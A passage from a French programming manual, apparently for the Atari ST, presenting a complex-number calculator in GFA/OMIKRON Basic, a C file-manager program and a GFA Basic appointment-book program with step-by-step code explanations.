IF (c<0) OR (c>9) THEN
  SOUND 1, 15, 10, 4, 10
  SOUND 1, 0, 0, 0, 0
ENDIF
```



Le choix étant fait, une instruction ON GOSUB active la procédure de traitement à l'opération choisie :

```
ON c GOSUB addition,soustraction,multipl,division,racine,conv1,
conv2
```

Le programme se poursuit par les sept procédures de traitement.

Toutes ces procédures se présentent de la même manière :

– les données entrées par l'utilisateur sont stockées dans des variables ;
– des calculs plus ou moins complexes transforment ces données en résultats attendus ;
– les résultats sont affichés sur l'écran.

Examinons la procédure "addition".

Cette procédure efface l'écran et affiche un titre en haut de l'écran :

```
CLS
TEXT 220, 40, "Addition"
```

Un bref résumé avertit l'utilisateur que l'opération en cours est une addition sous forme algébrique et donne toutes les consignes de saisie des données :

```
LOCATE 1, 5
PRINT "Les deux nombres complexes à additionner sont appelés
Z1 et Z2"
PRINT " Z1 = a + ib"
PRINT " Z2 = c + id"
```

Les données sont saisies et mémorisées dans les variables a, b, c et d :

```
PRINT "Entrez leurs parties réelle et imaginaire"
INPUT "  a= ",a
INPUT "  b= ",b
INPUT "  c= ",c
INPUT "  d= ",d
```

Le résultat du calcul est affiché sur l'écran :

```
PRINT "La somme de ces deux nombres complexes est égale à :"
PRINT "  " ; a+b;
IF (b+d) >0 THEN
   PRINT " + " ; b+d ; "  i"
ELSE
   PRINT " - " ; ABS (b+d) ; "  i"
ENDIF
```

Remarquez le traitement permettant d'éviter toute situation du genre :

2 + -3 i

– lorsque la partie imaginaire est positive, un signe "plus" est affiché entre la partie réelle et la partie imaginaire ;
– lorsque la partie imaginaire est négative, un signe "moins" est affiché entre la partie réelle et la partie imaginaire, et le programme affiche la valeur absolue de la partie imaginaire. Tout conflit de signe est ainsi évité.

La procédure se termine par un appel à la procédure "attente" qui demande à l'utilisateur d'appuyer sur une touche pour revenir au menu principal :

GOSUB attente

Toutes les autres procédures de traitement fonctionnent sur ce principe. Nous ne les développerons donc pas en détails.

Précisons cependant que les calculs qui opèrent sur des angles se font en radians (conversion algébrique/trigonométrique et trigonométrique/algébrique).

Nous allons terminer ce chapitre en énumérant les différences majeures entre la version GFA et la version OMIKRON :

– l'instruction de positionnement du curseur texte est LOCATE dans les deux langages, mais en GFA version 3.5, il faut préciser la colonne puis la ligne, alors qu'en OMIKRON, il faut préciser la ligne puis la colonne ;
– les procédures sont déclarées par le mot clé "PROCEDURE" en GFA. En OMIKRON, nous les avons remplacés par des sous-programmes. Un sous-programme OMIKRON est spécifié par un mot clé précédé d'un trait d'union. Par exemple : - Addition ;
– en GFA, les variables numériques dont le type n'est pas précisé peuvent recevoir des valeurs entières ou réelles. Ce n'est pas le cas en OMIKRON. Aussi avons-nous ajouté un identificateur de type (!) à la suite de toutes les variables qui pouvaient recevoir des valeurs réelles ;
– l'instruction GFA DEFTEXT qui permet de paramétrer l'écriture graphique est remplacée par les instructions TEXT STYLE et TEXT HEIGHT (au début du programme).

# 9/5

# La gestion familiale et professionnelle

## 9/5.1

## Le gestionnaire de fichiers

L'ordinateur ayant apporté une facilité et une puissance de traitement de l'information sans précédents, une des premières applications a été de gérer des bases de données permettant un accès rapide à une information. Il existe maintenant sur micro-ordinateurs de nombreux programmes dédiés à ce type d'application. Sans vous proposer un programme du niveau de ce qui existe dans le commerce (l'ouvrage de base serait à peine assez volumineux pour contenir la source d'un tel programme), voici la première partie d'un logiciel permettant de gérer un fichier de données simple.

Dans un programme de gestion de fichiers, l'information de base est découpée sous forme de fiches. Le terme de fiche nous vient de la fiche cartonnée des fichiers d'antan. Cette fiche est elle-même constituée de champs qui peuvent être un nom, une adresse, un numéro de téléphone ou tout autre type d'information. Et, d'ordinaire, le fichier est classé par ordre alphabétique.

Nous avons donc vu le terrain sur lequel nous allons travailler. Le programme offre un menu principal qui permet d'accéder à différentes fonctions :

— Création d'un fichier avec des champs de différentes longueurs ;

— Ouverture d'un fichier déjà créé ;

— Fermeture d'un fichier ;

— Création ou visualisation d'une fiche ;

— Visualisation ou impression du fichier par ordre alphabétique du premier champ ;

— Quitter le programme.

La partie que nous présentons permet principalement de créer un fichier. N'allez pas croire que c'est la partie la plus simple. En effet, cette partie fait appel à une fonction de saisie de chaîne de caractères très évoluée qui sera utilisée dans toutes les parties du programme.

Cette fonction, appelée LitChaine, permet la saisie d'une chaîne de caractères à une position de l'écran et de limiter la longueur de cette chaîne. Mais, de plus, elle se comporte comme un mini éditeur de texte et permet d'insérer des caractères, d'effacer la chaîne avec ESCAPE — et pourquoi ne pas penser à d'autres fonctions que vous pourriez rajouter. N'oublions pas qu'elle renvoie en sortie la chaîne saisie mais aussi la touche qui a servi pour sortir de la saisie.

```
    /* ============================== */
    /*   PROGRAMME DE GESTION DE      */
    /*          FICHIERS              */
    /*   P. Klingler  &  WEKA         */
    /* ============================== */

extern long bios(void,...),gemdos(void,...) ;

#include <stdio.h>

#define OUI 1
#define NON 0

/* Macro définition de gestion de l'écran
*/
#define Inverse() printf("\33p")
#define Normal() printf("\33q")
#define Cls() printf("\33E")
#define Home() printf("\33H")
#define GotoXY(L,C) printf("\33Y%c%c",32+L,32+C)
#define Allume() printf("\33e")
#define Eteint() printf("\33f")
#define Print(s) printf(s)
#define PrintXY(L,C,S) printf("\33Y%c%c%s",32+L,32+C,S)
#define ClearEOL() printf("\33K")

typedef struct {
    char Nom[14];    /* Nom du champ      */
    int Long;        /* Longueur du champ*/
} CHAMP;

int Entete[2];                /* Entete du fichier        */
CHAMP FicheDesc[16];          /* Description des champs   */
char Fichier[8]="AUCUN";      /* Nom du fichier en cours  */
FILE *fp_dat,*fp_idx;
```



```
/* Calcul de la longueur d'une chaine de caractères
*/
long len(s)
char *s;
{
    long l=0;

    while (*s++) l++;
    return l;
}

/* Copie 'intelligente' d'une chaine de caractères
   cette fonction evite les problèmes de recouvrement
   en commençant soit par la fin soit par le début
*/
void strcopy(source,dest)
char *source,*dest;
{
    long l;

    if ((long)(source)<(long)(dest))
    {   l=len(source)+1;
        source+=l; dest+=l;
        while (l--) *--dest = *--source;
    }
    else
        while (*dest++=*source++);
}

/* Fonction de remplissage d'un buffer avec une valeur
*/
strfil(s,c,l)
char *s,c;
int l;
{
    while (l--) *s++=c;
}
```

```
/* Routine de lecture d'une chaine de caractères à une
   position determinée de l'écran et sur une longueur
   limite. La zone est affichée en inverse vidéo.
   la fonction retourne le caractère qui a servi à sortir
   et qui peut etre soit RETURN, ENTER, FLECHE HAUT et BAS
*/
long LitChaine(lig,col,s,l)
char *s;
int lig,col,l;
{
    char chaine[256];   /* chaine de travail    */
    int pos=0,len=0;    /* variables de travail */
    long c;             /* caractère reçu       */

    Inverse();          /* Vidéo inverse    */
    Allume();           /* Allume le curseur    */
    strfil(chaine,' ',l);  chaine[l]='\0';
    PrintXY(lig,col,chaine);    /* affiche le champ vide */
    GotoXY(lig,col);
    chaine[len]='\0';

    while (1)
    {   c=bios(2,2);
        switch (c>>16) {    /* prend le scancode */
        case 0x0001 :       /* ESCAPE on efface tout */
            strfil(chaine,' ',l); chaine[l]='\0';
            PrintXY(lig,col,chaine);
            GotoXY(lig,col);
            chaine[pos=len=0]='\0';
            break;

        case 0x004B :   /* Fleche gauche */
            if (pos>0)
            {   Print("\33D");  /* recule curseur */
                pos--;
            }
            break;
```



```
case 0x004D :   /* Fleche droite */
    if (pos<len)
    {   Print("\33C");  /* avance curseur */
        pos++;
    }
    break;

case 0x0072 :   /* ENTER        */
case 0x001C :   /* RETURN       */
case 0x0050 :   /* fleche basse */
case 0x0048 :   /* fleche haute */
    Normal();           /* Vidéo normale    */
    Eteint();           /* eteint le curseur*/
    strcopy(chaine,s);
    return c;

case 0x000E :   /* backspace */
    if (pos>0)
    {   strcopy(chaine+pos,chaine+pos-1);
        chaine[len-1]=' '; chaine[len]='\0';
        Eteint();
        PrintXY(lig,col+pos-1,chaine+pos-1);
        GotoXY(lig,--pos+col);
        Allume();
        chaine[--len]='\0';
    }
    break;
default :
    if ((char)(c)>=' ' && len<l)
    {   strcopy(chaine+pos,chaine+pos+1);
        chaine[pos++]=c; len++;
        Eteint();
        PrintXY(lig,col+pos-1,chaine+pos-1);
        GotoXY(lig,col+pos);
        Allume();
    }
    break;
}
```

```
    }
}

/* Affichage d'un message et saisie d'une chaine
   sur une longueur donnée.
   la ligne est effacée après la saisie
*/
input(lig,col,mes,s,l)
int lig,col,l;
char *mes,*s;
{
    PrintXY(lig,col,mes);
    LitChaine(lig,col+len(mes)+2,s,l);
    GotoXY(lig,col);
    ClearEOL();
}


/* Affiche le menu principal
*/
MenuPrincipal()
{
    Cls();
    Inverse(); PrintXY(0,20,"-GESTION DE FICHIERS-");
    Normal();  PrintXY(2,25,"WEKA 1989");
    Inverse(); PrintXY(5,15,"F1 ");
    Normal();  Print("  Créer un fichier");
    Inverse(); PrintXY(7,15,"F2 ");
    Normal();  Print("  Ouvrir un fichier");
    Inverse(); PrintXY(9,15,"F3 ");
    Normal();  Print("  Fermer un fichier");
    Inverse(); PrintXY(16,15,"F10");
    Normal();  Print("  Quitter");
    PrintXY(20,0,"Fichier courant : "); Print(Fichier);
    printf("  %d fiches de %d champs",Entete[0],Entete[1]);
}
```




```
/* Création d'un fichier et de sa structure
    - On commence par saisir le nom du fichier
    - On crée les deux fichiers .DAT et .IDX
    - On passe à la saisie des noms et longueurs champ
    - On sort de la saisie en validant par ENTER
*/
Creation()
{
    char taille[4];
    char nomdat[14],nomidx[14];
    int NbChamp;

    /* Ferme le fichier en cours
    */
    Fermeture();
    /* Saisie le nom du fichier
    */
    input(23,0,"Fichier à créer : ",Fichier,8);

    /* Crée les deux fichiers en binaire
    */
    strcopy(Fichier,nomdat); strcat(nomdat,".DAT");
    strcopy(Fichier,nomidx); strcat(nomidx,".IDX");
    PrintXY(23,0,"Création de "); Print(nomdat);
    fp_dat=fopen(nomdat,"w+b");
    PrintXY(23,0,"Création de "); Print(nomidx);
    fp_idx=fopen(nomidx,"w+b");

    /* Effectue la saisie des champs
       la fin est obtenue la la pression de ENTER
       pour passer au champ suivant taper sur RETURN
    */
    Cls();
    Inverse(); PrintXY(0,20,"CREATION D'UN FICHIER");
    Normal();
    PrintXY(3,5,"Nom du champ   Longueur");
    NbChamp=0;
```

```
    while (LitChaine(4+NbChamp,5,FicheDesc[NbChamp].Nom,
           12)!=0x0072000D)
    {
        LitChaine(4+NbChamp,20,taille,2);
        FicheDesc[NbChamp].Long=atoi(taille);
        NbChamp++;
    }

    /* On marque tout ça dans le fichier
    */
    Entete[0]=0;          /* Fichier vide     */
    Entete[1]=NbChamp;  /* Nombre de champs */
    fwrite(Entete,sizeof(int),2,fp_dat);
    fwrite(FicheDesc,sizeof(CHAMP),NbChamp,fp_dat);
}

/* Ouverture d'un fichier
*/
Ouverture()
{
    char nomdat[12],nomidx[12];

    /* Ferme le fichier en cours
    */
    Fermeture();

    /* saisie le nom du fichier à ouvrir
    */
    input(23,0,"Fichier à ouvrir : ",Fichier,8);

    /* Ouvre les deux fichiers
    */
    strcopy(Fichier,nomdat); strcat(nomdat,".DAT");
    strcopy(Fichier,nomidx); strcat(nomidx,".IDX");
    PrintXY(23,0,"Ouverture de "); Print(nomdat);
    fp_dat=fopen(nomdat,"r+b");
```



```
    PrintXY(23,0,"Ouverture de "); Print(nomidx);
    fp_idx=fopen(nomidx,"r+b");
    if (fp_dat==NULL || fp_idx==NULL)
    {
        PrintXY(24,0,"Impossible d'ouvrir ");
        Print(Fichier);
        Print(" Appuyer sur une touche");
        strcopy("AUCUN",Fichier);
        bios(2,2);
        return;
    }

    /* Lit l'entete du fichier
    */
    fread(Entete,sizeof(int),2,fp_dat);
    fread(FicheDesc,sizeof(CHAMP),Entete[1],fp_dat);
}

/* Fermeture du fichier en cours
*/
Fermeture()
{
    if (fp_dat==NULL) return;
    fclose(fp_dat);
    fclose(fp_idx);
    strcopy("AUCUN",Fichier);
    Entete[0]=Entete[1]=0;
}

/* Partie principale du programme
    - Affichage du menu
    - Attente d'une commande au clavier et appel de
      de la procédure conséquente
*/
main()
{
    int Fin=NON;
    int choix;
```

```
while (Fin==NON)
{   MenuPrincipal();          /* Affiche le menu   */

      /* Evalue la saisie au clavier en ne*/
      /* tenant compte que du scan code  */
    switch (bios(2,2)>>16) {
    case 0x003B :   /* Touche F1  */
          Creation();
          break;

    case 0x003C :   /* Touche F2  */
          Ouverture();
          break;

    case 0x003D :   /* Touche F3  */
          Fermeture();
          break;

    case 0x0044 :   /* Touche F10 */
          Fin=OUI;
          break;
          }
        }
      }
```



# 9/5.2

# Carnet de rendez-vous

Ce programme utilitaire est écrit en GFA Basic. Il vous permettra :

— d'obtenir sur l'écran ou sur papier le calendrier d'un mois donné,

— d'affecter diverses informations (rendez-vous, réunions, renseignements personnels, etc.) à une date précise et de retrouver ces informations.

## COMMENT UTILISER LE PROGRAMME

Lancez le programme. Après un bref accès disque, l'écran se présente comme suit :

```
Carnet de rendez-vous

Nous sommes le : 24.01.1990
Exact (O/N) :
```

Si la date affichée n'est pas correcte, répondez N. Le programme demande alors d'entrer la date courante :

```
Entrez la date sous la forme jj.mm.aaaa :
```

Si vous entrez une date fantaisiste ou ne correspondant pas au format indiqué, un message d'erreur est affiché et le programme se met en attente de l'appui sur une touche :

```
Format de date incorrect.
Appuyez sur une touche...
```

L'appui sur une touche quelconque du clavier provoque le réaffichage du premier message :

```
Carnet de rendez-vous

Nous sommes le : 24.01.1990
Exact (O/N) :
```

Lorsque la date courante a été correctement définie, un calendrier dont l'entête indique la date courante est affiché sur l'écran. Par exemple :

| Mercredi 24 Janvier 1990 | | | | | | |
|---|---|---|---|---|---|---|
| Dim | Lun | Mar | Mer | Jeu | Ven | Sam |
| | | | 1 | 2 | 3 | 4 |
| 5 | 6 | 7 | 8 | 9 | 10 | 11 |
| 12 | 13 | 14 | 15 | 16 | 17 | 18 |
| 19 | 20 | 21 | 22 | 23 | 24 | 25 |
| 26 | 27 | 28 | 29 | 30 | 31 | |

Sous ce calendrier apparaît un menu à sept options :

1=Jour suivant, 2=Jour précédent, 3=Editer date, 4=Impression, 5=Emploi du temps, 6=Recherche, 7=Fin

Les options 1 et 2 permettent de modifier le jour courant (respectivement jour suivant et jour précédent). Lorsque le nouveau jour courant ne fait pas partie du mois affiché, un nouveau calendrier est affiché.

L'option 3 permet de modifier la date courante. Elle doit être utilisée lorsque la date a accéder est trop éloignée de la date courante. Cette option renvoie au début du programme :

```
Carnet de rendez-vous

Nous sommes le : 24.01.1990
Exact (O/N) :
```

L'option 4 permet d'imprimer le calendrier par hard-copy directe de l'écran. Les deux lignes de menu affichées en bas de l'écran sont préalablement effacées.

L'option 5 donne accès à un écran dans lequel il vous est possible d'entrer des données alphanumériques. La journée est divisée en 13 tranches horaires :

```
Emploi du temps

 8h :
 9h :
10h :
11h :
12h :
13h :
14h :
15h :
16h :
17h :
18h :
19h :
20h :
```

Le curseur se trouve positionné en face du premier champ. Pour le déplacer vers le bas, il vous suffit d'appuyer sur la touche <Return>. Lorsqu'il est positionné sur un champ qui vous intéresse, notez l'information qui s'y rattache, par exemple :

```
                    Emploi du temps
 8h :
 9h :
10h :
11h :
12h :
13h : Repas avec M. Durand
14h :
15h :
16h : Réunion d'avancement
17h :
18h :
19h :
20h :
```

L'appui sur la touche <Return> alors que le curseur se trouve sur le dernier champ horaire provoque le retour au menu. Si vous désirez modifier l'emploi du temps, sélectionnez à nouveau l'option 5. Pour conserver tel quel un des champs de l'emploi du temps, appuyez simplement sur la touche <Return> quand le curseur se trouve dessus.

Si vous désirez noter des informations pour un jour différent du jour courant, procédez comme suit, à partir du menu principal :

— sélectionnez l'option 1, 2 ou 3 pour définir le nouveau jour courant,

— sélectionnez l'option 5 pour noter des informations dans l'emploi du temps,

— éventuellement, revenez à l'ancien jour courant à l'aide des options 1, 2 ou 3.

L'option 6 permet de rechercher une chaîne dans l'emploi du temps. Si vous désirez par exemple rechercher tous les jours où vous avez eu un repas d'affaire, entrez simplement la chaîne Repas :

```
Recherche d'une chaîne dans l'emploi du temps
---------------------------------------------

Chaîne recherchée : Repas
```

Si la chaîne entrée n'a pas été trouvée dans l'emploi du temps, un message approprié est affiché et le programme se met en attente de l'appui sur une touche :

```
Chaîne inexistante dans l'emploi du temps.

Appuyez sur une touche...
```

L'appui sur une touche quelconque du clavier provoque le retour au menu principal.

Si la chaîne entrée a été trouvée, un message approprié est affiché. Par exemple :

**Chaîne trouvée le 06.01.1990**
**Chaîne trouvée le 12.01.1990**


**Appuyez sur une touche...**

L'appui sur une touche quelconque du clavier provoque le retour au menu principal.

L'option 7 permet de sauvegarder sur disque les données notées dans le carnet de rendez-vous et de quitter le programme.

## LE PROGRAMME EN DÉTAIL

La logique du programme apparaît dans l'ordinogramme suivant :



Le programme débute par l'appel de trois procédures :

**initialisation !Initialisation des variables du programme**
**litrdv !Lecture du fichier de rendez-vous**
**jourcourant !Initialisation du jour courant**

La procédure initialisation permet de mentionner et d'initialiser les variables principales du programme.

Les nombreux tableaux utilisés par le programme sont tout d'abord dimensionnés :

```
PROCEDURE initialisation
  DIM jou$(7),moi$(12),a$(8),rdv$(50,14),nj(12),(t42)
```

Les noms des jours situés en DATA sont ensuite lus et stockés dans le tableau **jou$** à l'aide d'une boucle FOR NEXT :

```
  FOR i=1 TO 7
    READ jou$(i)
  NEXT i
```

Des boucles similaires permettent de lire le nom des mois et le nombre de jours de chaque mois :

```
  '
  ' Lecture des noms des mois
  '
  '
  FOR i=1 TO 12
    READ moi$(i)
  NEXT i
  '
  '
  ' Lecture du nombre de jours de chaque mois
  '
  '
  FOR i=1 TO 12
    READ nj(i)
  NEXT i
```

Les données lues sont les suivantes :

```
DATA Dimanche,Lundi,Mardi,Mercredi,Jeudi,Vendredi,Samedi
DATA Janvier,Février,Mars,Avril,Mai,Juin,Juillet,Aout,Septembre
DATA Octobre,Novembre,Décembre
DATA 31,28,31,30,31,30,31,31,30,31,30,31
```

La procédure **litrdv** est ensuite exécutée. Elle permet de lire les données de l'éventuel fichier de rendez-vous présent sur le répertoire courant.

La procédure débute par la déclaration du sous-programme de gestion des erreurs :

```
PROCEDURE litrdv
  ON ERROR GOSUB inexistant
```

Le fichier "rdv" tente d'être ouvert en lecture :

```
notfound=0
OPN "i",#1,"rdv"
```

Si ce fichier n'existe pas, la procédure inexistant est exécutée, ce qui initialise la variable notfound à un :

```
PROCEDURE inexistant
  notfound=1 !Initialisation de la variable de compte rendu
  RESUME NEXT
RETURN
```

Dans ce cas, la variable ne est initialisée à 0. Cela signifie que le nombre d'enregistrements en mémoire est égal à zéro :

```
  IF notfound=1 THEN
    ne=0
```

Dans le cas où le fichier "rdv" existe, les données qu'il contient sont lues à l'intérieur d'une boucle FOR NEXT et stockées dans le tableau rdv$ :

```
ELSE
  INPUT #1,ne
  FOR i=1 TO ne
    FOR j=1 TO 14
      INPUT #1,rdv$(i,j)
    NEXT j
  NEXT i
  CLOSE #1
ENDIF
```

La procédure jourcourant est ensuite exécutée. Cette procédure est utilisée pour initialiser le jour courant.

Elle débute par la définition du format de date :

```
PROCEDURE jourcourant
  MODE 0 !Date au format jj.mm.aaaa
```

Deux boucles REPEAT UNTIL imbriquées permettent de saisir le jour courant. La première boucle permet de saisir la réponse à la question "Exact (O/N):". Elle prend fin lorsque la réponse est égale à "O" ou à "N" :

```
  REPEAT
    REPEAT
      CLS
      PRINT "Carnet de rendez-vous"
      PRINT "  ------  -  -------  "
      PRINT
      PRINT "Nous sommes le :";DATE$
      PRINT
      INPUT "Exact (O/N) : ",r$
    UNTIL (UPPER$(r$)="O") OR (UPPER$(r$)="N")
```

Dans le cas où la réponse est "N", le programme demande d'entrer la date courante sous la forme jj.mm.aaaa :

```
IF UPPER$(r$)="N" THEN
  PRINT
  INPUT "Entrez la date sous la forme jj.mm.aaaa : ",d$
```

La date est initialisée avec la valeur entrée par l'utilisateur :

```
  DATE$=d$
```

Si, après initialisation, la date système est différente de celle entrée par l'utilisateur, cela signifie que la date utilisateur n'a pas été entrée dans un format correct. Un message d'erreur est affiché et le programme se met en attente de l'appui sur une touche du clavier :

```
  IF DATE$<>d$ THEN
    PRINT
    PRINT "Format de date incorrect."
    PRINT "Appuyez sur une touche..."
    KEYGET n
  ENDIF
```

La boucle REPEAT la plus externe se poursuit jusqu'à ce qu'une date correcte ait été entrée par l'utilisateur :

```
UNTIL UPPER$(r$)="O"
```

Les jour, mois et année courants sont alors stockés dans les variables jc, mc, ac et ac$ :

```
jc=VAL(MID$(DATE$,1,2))
mc=VAL(MID$(DATE$,4,2))
ac=VAL(MID$(DATE$,7,4))
ac$=MID$(DATE$,7,4)
```

Le programme se poursuit par la boucle principale qui correspond à l'affichage du calendrier sur l'écran :

```
REPEAT
  calendrier !Affichage du calendrier et du menu principal
UNTIL choix=7 !Jusqu'à la sélection de l 'option Fin
```

La procédure Calendrier est la plus complexe du programme. L'écran est effacé, puis le cadre du calendrier est tracé à l'aide de plusieurs instructions LINE :

```
CLS
'
'  ___  _  ___  _  _____
'  Tracé du cadre du calendrier
'  ___  _  ___  _  _____
'
LINE 148,105,484,105
LINE 148,137,484,137
LINE 148,169,484,169
LINE 148,281,484,281
LINE 148,105,148,281
LINE 484,105,484,281
FOR i=1 TO 6
  LINE 196+(i-1)*48,137,196+(i-1)*48,281
NEXT i
```

Les diverses données affichées dans le calendrier sont ensuite calculées et affichées. La date courante est initialisée et stockée dans la variable **d$** :


```
DATE$ = STR$(jc) + "." + STR$(mc) + "." + STR$(ac)
d$ = DATE$ !Date courante
```

Le nom du jour de la semaine est ensuite déterminé à l'aide de la formule suivante :

$$x = INT(2.6*M - 0.199) + Jour + A + INT(A/4) + INT(C/4) - 2*C$$

où M est égal au mois courant – 2,
A contient le siècle courant,
et C les années et dizaines d'années.

Le calcul de cette formule apparaît clairement dans l'ordinogramme suivant :



Ce qui donne lieu aux calculs suivants :

```
m=mc-2
IF mc<=2 THEN
  m=mc+10
ENDIF
c=VAL(LEFT$(ac$,2))
a=VAL(RIGHT$(ac$,2))
IF mc<=2 THEN
  a=a-1
ENDIF
x=INT(2.6*m-0.199)+jc+a+INT(a/4)+INT(c/4)-2*c
js=INT(x)-7*INT(x/7) !Jour de la semaine
'
a$(1)=jou$(js+1)+" "+STR$(jc)+" "+moi$(mc)+" "+STR$(ac)
aa=INT((42-LEN(a$(1)))/2)
LOCATE 8,19+aa
PRINT a$(1)
```

Les jours de la semaine sont ensuite affichés à l'aide d'une série d'instructions LOCATE / PRINT /

```
LOCATE 10,21
PRINT "Dim"
...
LOCATE 10,57
PRINT "Sam"
```

Le calendrier est rempli. Pour cela, le tableau t est préalablement initialisé à zéro :

```
FOR i=1 TO 42
  t(i)=0
NEXT i
```

